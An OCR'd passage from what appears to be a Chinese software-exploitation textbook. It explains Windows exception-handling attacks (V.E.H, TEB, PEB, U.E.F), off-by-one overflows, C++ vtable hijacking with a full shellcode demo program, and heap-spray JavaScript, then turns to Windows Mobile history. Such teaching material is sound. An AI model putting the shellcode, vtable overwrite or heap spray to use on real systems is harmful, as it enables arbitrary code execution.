UnhandledExceptionFilter（）将首先检查注册表 HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\AeDebug 下的表项，如图 6.1.12 所示。




图 6.1.12　U.E.F 依赖的注册表项

路径下的 Auto 表项代表是否弹出错误对话框，值为 1 表示不弹出错误对话框直接结束程序，其余值均会弹出提示错误的对话框。这个错误对话框您一定不会陌生，图 6.1.13 和图 6.1.14 分别是 Windows 2000 和 Windows XP 下这个对话框的样子。




图 6.1.13　Windows 2000 下的 U.E.F 错误提示框




图 6.1.14　Windows XP 下的 U.E.F 错误提示框

注册表的 Debugger 指明了系统默认的调试器，在错误框弹出后，如果您选择调试，UnhandledExceptionFilter 就会按照这里的命令加载相应的调试器。我使用的默认调试器是 OllyDbg。

（5）异常处理流程的总结

至此，异常处理的流程已经被扩充地与真实的流程比较接近了，总结出以下几点。

- CPU 执行时发生并捕获异常，内核接过进程的控制权，开始内核态的异常处理。
- 内核异常处理结束，将控制权还给 ring3。
- ring3 中第一个处理异常的函数是 ntdll.dll 中的 KiUserExceptionDispatcher()函数。
- KiUserExceptionDispatcher()首先检查程序是否处于调试状态。如果程序正在被调试，会将异常交给调试器进行处理。
- 在非调试状态下，KiUserExceptionDispatcher()调用 RtlDispatchException()函数对线程的 S.E.H 链表进行遍历，如果找到能够处理异常的回调函数，将再次遍历先前调用过的 S.E.H 句柄，即 unwind 操作，以保证异常处理机制自身的完整性。
- 如果栈中所有的 S.E.H 都失败了，且用户曾经使用过 SetUnhandledExceptionFilter()函数设定进程异常处理，则这个异常处理将被调用。
- 如果用户自定义的进程异常处理失败，或者用户根本没有定义进程异常处理，那么系统默认的异常处理 UnhandledExceptionFilter()将被调用。U.E.F 会根据注册表里的相关信息决定是默默地关闭程序，还是弹出错误对话框。

以上就是 Windows 异常处理的基本流程。需要额外注意的是，这个流程是基于 Windows 2000 平台的，Windows XP 及其以后的操作系统的异常处理流程大致相同，只是 KiUserExceptionDispatcher()在遍历栈帧中的 S.E.H 之前，会去先尝试一种新加入的异常处理类型 V.E.H（Vectored Exception Handling）。

6.1.5 其他异常处理机制的利用思路

1．V.E.H 利用

从 Windows XP 开始，在仍然全面兼容以前的 S.E.H 异常处理的基础上，微软又增加了一种新的异常处理：V.E.H（Vectored Exception Handler，向量化异常处理）。

在我们已有的异常处理机制的基础上，对于 V.E.H 还需要知道以下几个要点。

（1）V.E.H 和进程异常处理类似，都是基于进程的，而且需要使用 API 注册回调函数。相关 API 如下所示。

```
PVOID AddVectoredExceptionHandler(
    ULONG FirstHandler,
    PVECTORED_EXCEPTION_HANDLER VectoredHandler
);
```

（2）MSDN 上有对 V.E.H 结构的描述。

```
    struct _VECTORED_EXCEPTION_NODE
```

```
{
        DWORD   m_pNextNode;
        DWORD   m_pPreviousNode;
        PVOID   m_pfnVectoredHandler;
    }
```

（3）可以注册多个 V.E.H，V.E.H 结构体之间串成双向链表，因此比 S.E.H 多了一个前向指针。

（4）V.E.H 处理优先级次于调试器处理，高于 S.E.H 处理；即 KiUserExceptionDispatcher() 首先检查是否被调试，然后检查 V.E.H 链表，最后检查 S.E.H 链表。

（5）注册 V.E.H 时，可以指定其在链中的位置，不一定像 S.E.H 那样必须按照注册的顺序压入栈中，因此，V.E.H 使用起来更加灵活。

（6）V.E.H 保存在堆中。

（7）最后，unwind 操作只对栈帧中的 S.E.H 链起作用，不会涉及 V.E.H 这种进程类的异常处理。

我们已经知道，在 Windows XP 以后，微软为 Windows 加入了 V.E.H 异常处理，并优先于 S.E.H 使用。V.E.H 被组织成双向链表的形式，当异常发生时，系统将遍历这个链表并依次使用 V.E.H 中的句柄，尝试处理异常。

David Litchfield 在 Black Hat 上的演讲“Windows heap overflows”（http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt）中提出，如果能够利用堆溢出的 DWORD SHOOT 修改指向 V.E.H 头节点的指针，在异常处理开始后，将能够引导程序去执行 shellcode。

David 在论文中指出，标识 V.E.H 链表头节点的指针位于 0x77FC3210，并且还为这种利用方式给出了两段 POC 代码，有兴趣的朋友可以深入研究这篇文章。

2．攻击 TEB 中的 S.E.H 头节点

异常发生时，异常处理机制会遍历 S.E.H 链表寻找合适的出错函数。前面已经介绍过，线程的 S.E.H 链通过 TEB 的第一个 DWORD 标识(fs:0)，这个指针永远指向离栈顶最近的那个 S.E.H。如果能够修改 TEB 中的这个指针，在异常发生时就能将程序引导到 shellcode 中去执行。

这种方法最早是由 Halvar F lake 在 Black Hat 的著名演讲“Third Gen eration Exploitation”（http://www.blackhat.com/presentations/win-usa-02/halvarflake-winsec02.ppt）中提出。

Halvar Flake 同时也指出了这种利用方法的一些局限性。要理解这种局限性，需要简单了解一下 TEB 的知识。

（1）一个进程中可能同时存在多个线程。

（2）每个线程都有一个线程环境块 TEB。

（3）第一个 TEB 开始于地址 0x7FFDE000。

（4）之后新建线程的 TEB 将紧随前边的 TEB，之间相隔 0x1000 字节，并向内存低址方向增长。

（5）当线程退出时，对应的 TEB 也被销毁，腾出的 TEB 空间可以被新建的线程重复使用。线程环境块位置的预测如图 6.1.15 所示。




图 6.1.15　线程环境块位置的预测

当遇到多线程的程序（尤其是服务器程序）时，我们将很难判断当前的线程是哪一个，以及对应的 TEB 在什么位置。因此，攻击 TEB 中 S.E.H 头节点的方法一般用于单线程的程序。

题外话：尽管 Halvar Flake 给出了若干在多线程情况下攻击 TEB 的思路，例如，通过创建很多线程或关闭大量线程去试图控制 TEB 排列等，但以我个人的观点，我并不认为在多线程状态下仍然执著地去利用 TEB 是一种明智的做法——因为还有许多比利用 TEB 更加容易的备选方案。

3．攻击 U.E.F

U.E.F（UnhandledExceptionFilter()）即系统默认的异常处理函数，是系统处理异常的最后一个环节。如果能够利用堆溢出产生的 DWORD SHOOT 把这个“终极异常处理函数”的调用句柄覆盖为 shellcode 的入口地址，再制造一个其他异常处理都无法解决的异常，那么当系统使用 U.E.F 作为最后一根救命稻草来解决异常时，shellcode 就可以堂而皇之地得到执行。

这种方法最早也是由 Halvar Flak e 提出的。由于 U.E.F 句柄在不同操作系统和补丁版本下可能不同，Halvar Flak e 在“Third Gene ration Exploitation”中同时还给出了确定 U.E.F 句柄的具体方法，那就是反汇编 kernel32.dll 中的导出函数 SetUnhandledExceptionFilter()。

以 Windows 2 000 为例，将 kernel32.dll 拖进 IDA，稍等片刻，待自动分析结束，单击“Functions”选项卡，会列出文件内所有的函数名，键入 SetUnhandledExceptionFilter 会自动定位到这个函数，并显示出这个函数的入口地址等信息，如图 6.1.16 所示。

双击这个函数，IDA 会自动跳转到这个函数的反汇编代码处，如图 6.1.17 所示。




图 6.1.16　定位 U.E.F

```
.text:77E678A7                  public SetUnhandledExceptionFilter
.text:77E678A7 SetUnhandledExceptionFilter proc near
.text:77E678A7
.text:77E678A7 lpTopLevelExceptionFilter= dword ptr  4
.text:77E678A7
.text:77E678A7                  mov     ecx, [esp+lpTopLevelExceptionFilter]
.text:77E678AB                  mov     eax, dword_77EC044C
.text:77E678B0                  mov     dword_77EC044C, ecx
.text:77E678B6                  retn    4
.text:77E678B6 SetUnhandledExceptionFilter endp
.text:77E678B6
.text:77E678B9 ; ...
00006CB0  77E678B0: SetUnhandledExceptionFilter+9
```

图 6.1.17　定位 U.E.F

其中，0x77EC044C 就是存放系统默认异常处理函数入口地址的地方。

题外话：通过类似的方法，可以发现 U.E.F 句柄在 Windows XP SP1 上存放的位置。尽管 David Litchfield 给出的 Windows XP SP1 的 U.E.F 位置是 0x77ED73B4，在我的 Windows XP SP1 实验环境中，U.E.F 位于 0x77EB73B4。这种差异其实并不奇怪，因为 Halvar Flake 在提出这种利用方式的时候就告诉了我们 U.E.F 的位置可能因为操作系统版本和补丁情况而有所差异。此外，如果您直接反汇编 Windows XP SP2，将会发现 SetUnhandledExceptionFilter()函数与 Windows 2000 和 Windows XP SP1 有很大不同。

David Litchfield 在谈到 U.E.F 利用时补充到结合使用跳板技术能够使 exploit 成功率更高。如果您不熟悉利用跳板定位 shellcode 的原理，请复习 3.2 节的内容。

David 指出在异常发生时，EDI 往往仍然指向堆中离 shellcode 不远的地方，把 U.E.F 的句

柄覆盖成一条 call dword ptr [edi+0x78]的指令地址往往就能让程序跳到 shellcode 中，除此以外，指令

```
call dword ptr [ESI+0x4C]
call dword ptr[EBP+0x74]
```

有时也能起到同样的定位 shellcode 的作用。

依以往的调试经验，EBX、EAX 等寄存器有时也会指向堆中；另外，堆溢出中跳板的选择不像栈溢出中有 jmp esp 作为“保留曲目”，利用 EDI 的跳转并不能保证百分之百的成功。

总之，堆溢出的跳板选择依赖于调试时的具体情况，没有定法，有时还需要一点灵感。

4．攻击 PEB 中的函数指针

还记得第 5 章堆溢出中我们所做的最后一个实验吗？当 U.E.F 被使用后，将最终调用 ExitProcess()来结束程序。ExitProcess()在清理现场的时候需要进入临界区以同步线程，因此会调用 RtlEnterCriticalSection()和 RtlLeaveCriticalSection()。

ExitProcess()是通过存放在 PEB 中的一对指针来调用这两个函数的，如果能够在 DWORD SHOOT 时把 PEB 中的这对指针修改成 shellcode 的入口地址，那么，在程序最终结束时，ExitProcess()将启动 shellcode。

这种方法也是 David Litchfield 在“Windows heap overflows”中首次提出的。比起位置不固定的 TEB，PEB 的位置永远不变，因此，David Litchfield 提出的这种方法比 Halvar Flake 所说的淹没 TEB 中 S.E.H 链头节点的方法更加稳定可靠。

关于这种利用方式的详细信息请参看 5.4 节中的实验部分。

6.2 “off by one”的利用

Halvar Flake 在“Third Generation Exploitation”中，按照攻击的难度把漏洞利用技术分成 3 个层次。

（1）第一类是基础的栈溢出利用。攻击者可以利用返回地址等轻松劫持进程，植入 shellcode，例如，对 strcpy、strcat 等函数的攻击等。

（2）第二类是高级的栈溢出利用。这时，栈中有诸多的限制因素，溢出数据往往只能淹没部分的 EBP，而无法抵达返回地址的位置。因此，直接淹没返回地址获得 EIP 的控制权是不可能的。这种漏洞利用的典型例子就是对 strncpy 函数误用时产生的“off b y on e”漏洞的利用。

（3）第三类攻击则是堆溢出利用及格式化串漏洞的利用。格式化串漏洞的利用将在第 8 章中介绍。

本节将简要介绍一下 Halvar Flake 所谈到的第二类攻击，即对“off by on e”漏洞的利用思路。

思考如下的代码片段。

```
……
```

```
void off_by_one(char * input)
{
       char buf[200];
       int i=0,len=0;
       len=sizeof(buf);
       for(i=0; input[i]&&(i<=len); i++)
       {
          buf[i]=input[i];
       }
       ……
   }
```

函数试图防止在进行字符串复制时发生数组越界，然而，循环控制中的判断“i<=len”仍然给了攻击者一个字节的溢出机会——正确的使用应该是“i<len”。C 语言数组从 0 开始的约定很容易让程序在数组边界位置出错，这种边界控制上的错误就是所谓的“off by one”问题。

只溢出一个字节在大多数情况下并不是一件非常严重的事情，也许只能算得上是 bug。然而，配合上特定的溢出场景，off by one 就有可能演化为安全漏洞。

当缓冲区后面紧跟着 EBP 和返回地址时，溢出数组的那一个字节正好“部分”地破坏了 EBP。由于 Intel x86 大顶机的位序模式，这多余的一个字节最终将被作为 EBP 的最低位字节解释，也就是说，我们能在 255 个字节的范围内移动 EBP，如图 6.2.1 所示。




图 6.2.1 off by one 利用示意图

当能够让 EBP 恰好植入可控制的缓冲区时，是有可能做到劫持进程的。此外，off by one 问题有可能破坏重要的邻接变量，从而导致程序流程改变或者整数溢出等更深层次的问题。

6.3 攻击 C++的虚函数

多态是面向对象的一个重要特性，在 C++中，这个特性主要靠对虚函数的动态调用来体现。

这里不想过多地纠缠于 C++和面向对象特性的技术细节，如果您不熟悉虚函数的作用和动态联编等概念，请查阅 C++的相关书籍。

抛开面向对象不谈，仅仅关注漏洞利用，我们可以简单地把虚函数和虚表理解为以下几个要点。

（1）C++类的成员函数在声明时，若使用关键字 virtual 进行修饰，则被称为虚函数。

（2）一个类中可能有很多个虚函数。

（3）虚函数的入口地址被统一保存在虚表（Vtable）中。

（4）对象在使用虚函数时，先通过虚表指针找到虚表，然后从虚表中取出最终的函数入口地址进行调用。

（5）虚表指针保存在对象的内存空间中，紧接着虚表指针的是其他成员变量。

（6）虚函数只有通过对象指针的引用才能显示出其动态调用的特性。

虚函数的实现如图 6.3.1.所示。




图 6.3.1　虚函数的实现

如果对象中的成员变量发生了溢出，有机会修改对象中的虚表指针或修改虚表中的虚函数指针，那么在程序调用虚函数时就会跑去执行 shellcode。

下面这段程序用于演示这种漏洞利用方式。

```
#include "windows.h"
#include "iostream.h"
char shellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
```

```
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x1C\x88\x40\x00";//set fake virtual function pointer

class Failwest
{
public:
      char buf[200];
      virtual void test(void)
      {
         cout<<"Class Vtable::test()"<<endl;
      }
};
Failwest overflow, *p;
void main(void)
{
      char * p_vtable;
      p_vtable=overflow.buf-4;//point to virtual table
      //reset fake virtual table to 0x004088cc
      //the address may need to ajusted via runtime debug
      p_vtable[0]=0xCC;
      p_vtable[1]=0x88;
      p_vtable[2]=0x40;
      p_vtable[3]=0x00;
      strcpy(overflow.buf,shellcode);//set fake virtual function
 pointer
      p=&overflow;
      p->test();
   }
```

对这段程序需要说明如下。

（1）虚表指针位于成员变量 char buf[200]之前，程序中通过 p_vtable=overflow.buf-4 定位到这个指针。

（2）修改虚表指针指向缓冲区的 0x004088CC 处。

（3）程序执行到 p->test()时，将按照伪造的虚函数指针去 0x004088CC 寻找虚表，这里正好是缓冲区里 shellcode 的末尾。在这里填上 shellcode 的起始位置 0x0040881C 作为伪造的虚函数入口地址，程序将最终跳去执行 shellcode，如图 6.3.2 所示。




图 6.3.2　利用虚表

实验环境如表 6-3-1 所示。

表 6-3-1　实验环境

	推荐使用的环境	备　　注
操作系统	Windows XP SP2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	
编译选项	默认编译选项	
build 版本 r	elease 版本	

说明：伪造的虚表指针和虚函数指针依赖于实验机器，可能需要通过动态调试重新确定，您也可以通过在程序中简单地打印出 overflow.buf 的地址，从而计算出这两个值。

按照环境编译运行可以得到我们熟悉的消息框，如图 6.3.3 所示。

图 6.3.3　虚表利用成功

由于虚表指针位于成员变量之前，溢出只能向后覆盖数据，所以很可惜这种利用方式在“栈溢出”场景下有一定局限性。

题外话：之所以给“栈溢出”打引号，是因为对象的内存空间位于堆中。然而，称之为“堆溢出”也不很恰当，因为这里所讨论的仍然是连续的线性覆盖，没有涉及DWORD SHOOT。也许，这里比较准确的描述是“数组溢出”或“连续性覆盖”。

当然，如果内存中存在多个对象且能够溢出到下一个对象空间中去，“连续性覆盖”还是有攻击的机会的，如图 6.3.4 所示。

对于 DWORD SHOOT 的利用场景，攻击虚函数会更容易些。修改虚表指针或直接修改虚函数指针都是不错的选择。

说到这里，大家应该明白所谓的虚函数、面向对象在指令层次上和 C 语言是没有质的区别的，以漏洞利用的眼光来看这些东西，其实都是函数指针。




图 6.3.4　溢出邻接对象的虚表

6.4　Heap Spray：堆与栈的协同攻击

在针对浏览器的攻击中，常常会结合使用堆和栈协同利用漏洞。

（1）当浏览器或其使用的 ActiveX 控件中存在溢出漏洞时，攻击者就可以生成一个特殊的 HTML 文件来触发这个漏洞。

（2）不管是堆溢出还是栈溢出，漏洞触发后最终能够获得 EIP。

（3）有时我们可能很难在浏览器中复杂的内存环境下布置完整的 shellcode。

（4）页面中的 JavaScript 可以申请堆内存，因此，把 shellcode 通过 JavaScript 布置在堆中成为可能。

可能您立刻会有疑问，堆分配的地址通常有很大的随机性，把 shellcode 放在堆中怎么进行定位呢？解决这个问题的方法就是本节将介绍的 Heap Spray 技术。

Heap Spray 技术是 Blazde 和 SkyLined 在 2004 年为 IE 中的 IFRAME 漏洞写的 exploit（http://www.edup.tudelft.nl/~bjwever/advisory_iframe.html.php）中第一次使用的，该漏洞的微软

编号为 MS04-040，CVE 编号为 CVE-2004-1050。现在，这种技术已经发展为对浏览器攻击的经典方法，并被“网马”所普遍采用。

在使用 Heap Spray 的时候，一般会将 EIP 指向堆区的 0x0C0C0C0C 位置，然后用 JavaScript 申请大量堆内存，并用包含着 0x90 和 shellcode 的“内存片”覆盖这些内存。

通常，JavaScript 会从内存低址向高址分配内存，因此申请的内存超过 200MB（200MB=200×1024×1024 = 0x0C800000 > 0x0C0C0C0C）后，0x0C0C0C0C 将被含有 shellcode 的内存片覆盖。只要内存片中的 0x90 能够命中 0x0C0C0C0C 的位置，shellcode 就能最终得到执行。这个过程如图 6.4.1 所示。




图 6.4.1　Heap Spray 技术示意图

我们可以用类似下面这样的 JavaScript 产生的内存片来覆盖内存。

```
   var nop=unescape("%u9090%u9090");
while (nop.length<= 0x100000/2)
{
      nop+=nop;
}//生成一个 1MB 大小充满 0x90 的数据块

nop = nop.substring(0, 0x100000/2 - 32/2 - 4/2 - shellcode.length - 2/2 );
var slide = new Arrary();
for (var i=0; i<200; i++)
{
      slide[i] = nop + shellcode
   }
```

对于这段 JavaScript 需要解释如下。

（1）每个内存片大小为 1MB。

（2）首先产生一个大小为 1MB 且全部被 0x90 填满的内存块。

（3）由于 Java 会为申请到的内存填上一些额外的信息，为了保证内存片恰好是 1MB，我们将这些额外信息所占的空间减去。具体说来，这些信息如表 6-4-1 所示。

在考虑了上述因素及 shellcode 的长度后，nop = nop.substring(0, 0x100000/2 – 32/2 – 4/2 – shellcode.length – 2/2)将一个内存片恰好凑成 1MB 大小。

表 6-4-1　额外信息

	SIZE	说　明
malloc header	32 bytes	堆块信息
string length	4 bytes	表示字符串长度
terminator 2	bytes	字符串结束符，两个字节的 NULL

（4）如图 6.4.2 所示，最终我们将使用 200 个这种形式的内存片来覆盖堆内存，只要其中任意一片的 nop 区能够覆盖 0x0C0C0C0C，攻击就可以成功。




图 6.4.2　“内存片”的部署情况

为什么采用 1MB 大小作为内存片的单位呢？在 Heap Spray 时，内存片相对于 shellcode 和额外的内存信息来说应该“足够大”，这样 nop 区域命中 0x0C0C0C0C 的几率将相对增加；如果内存片较小，shellcode 或额外的内存信息将有可能覆盖 0x0C0C0C0C，导致溢出失败。1MB 的内存相对于 200 字节左右的 shellcode，可以让 exploit 拥有足够的稳定性。

我们将在第 27 章中实践这种技术。

第 7 章　手机里的缓冲区溢出

7.1　Windows Mobile 简介

7.1.1　Windows Mobile 前世今生

Windows Mobile 是 Microsoft 应用于 Pocket PC 和 Smartphone 的软件平台，它是从 Windows CE 的基础上发展而来的，其内核也是基于 Windows CE。Windows Mobile 的一大特色是将用户熟悉的桌面 Windows 扩展到了手机上，这使得 Windows Mob ile 的操作沿用了人们熟悉的 Windows 操作，大多数用户都能很快上手。与 PC 上的 Windows 一样，手机上的 Windows Mobile 系统同样包含开始菜单、资源管理器、IE、Windows Media Player 等功能，因此使得新手感到非常熟悉、很容易上手。Windows Mobile 也可以像桌面 PC 机那样安装第三方的软件、游戏，不断扩展它的功能，使之成为一款名副其实的移动 PC。由于都是微软的产品，桌面电脑系统与手机系统可以进行无缝结合，使得手机与电脑之间的交互异常简便。

Windows Mobile 发展到今天经历了数次大的变革，我们不妨从他的鼻祖 Windows CE 的诞生看起。

1996 年 Windows CE 1.0 诞生，标志着微软正式进军嵌入式操作系统领域。

1998 年 Windows CE 2.0 出现，Windows CE 的第一次飞跃。

2000 年 Windows CE3.0 发布，也许微软觉得 W indows CE 的名字不够气派，所以改名为 Pocket PC 2000。

2002 年 Windows CE 4.1 分化为两大阵营：Pocket PC Phone 2002 和 Smartphone 2002


2003 年 Windows Mobile 这一名称正式启用，微软将 Pocket PC 2003 和 Smart Phone 2003 统一改称为 Windows Mobile 2003，该版本的 WindowsMobile 系统是基于 Windows CE 4.2 的。

2005 年微软回归内核版本命名方法，将基于 Windows CE 5.0 的操作系命名为 Windows Mobile 5.0。

2007 年微软在 1 月份的 SGSM 大会上正式推出 Windows M obile 6 .0 移动设备操作系统，其内核版本为 Windows CE 5.2。它包括 3 个版本，但是版本分类采用了不同的命名方式：Professional（支持触摸屏智能手机）、Standard（非触控屏智能手机）、Classic（不具备手机功能的手持设备）。

2008 年微软推出 Windows Mobile 6.1 操作系统，内核版本依然为 Windows CE 5 .2，其主要的特性在于稳定性的提高，这也是目前被广泛应用的一个版本。

2009 年 Windows Mobile 6.5 操作系统发布，内核版本依然为 Windows CE 5.2，新版系统重点强化了对触摸操作的支持和优化，比传统方格式界面更易于触摸点击，例如蜂窝形的主菜



单界面。新版本的 Internet Explorer Mobile 浏览器也增加了可触摸的页面缩放滑竿和常用命令。“Windows Marketplace”在线商店将为手机提供各类应用的直接下载。

2010 年发布的 Windows Phone 7，微软再次修改其命名规则，并使用了全新的内核。

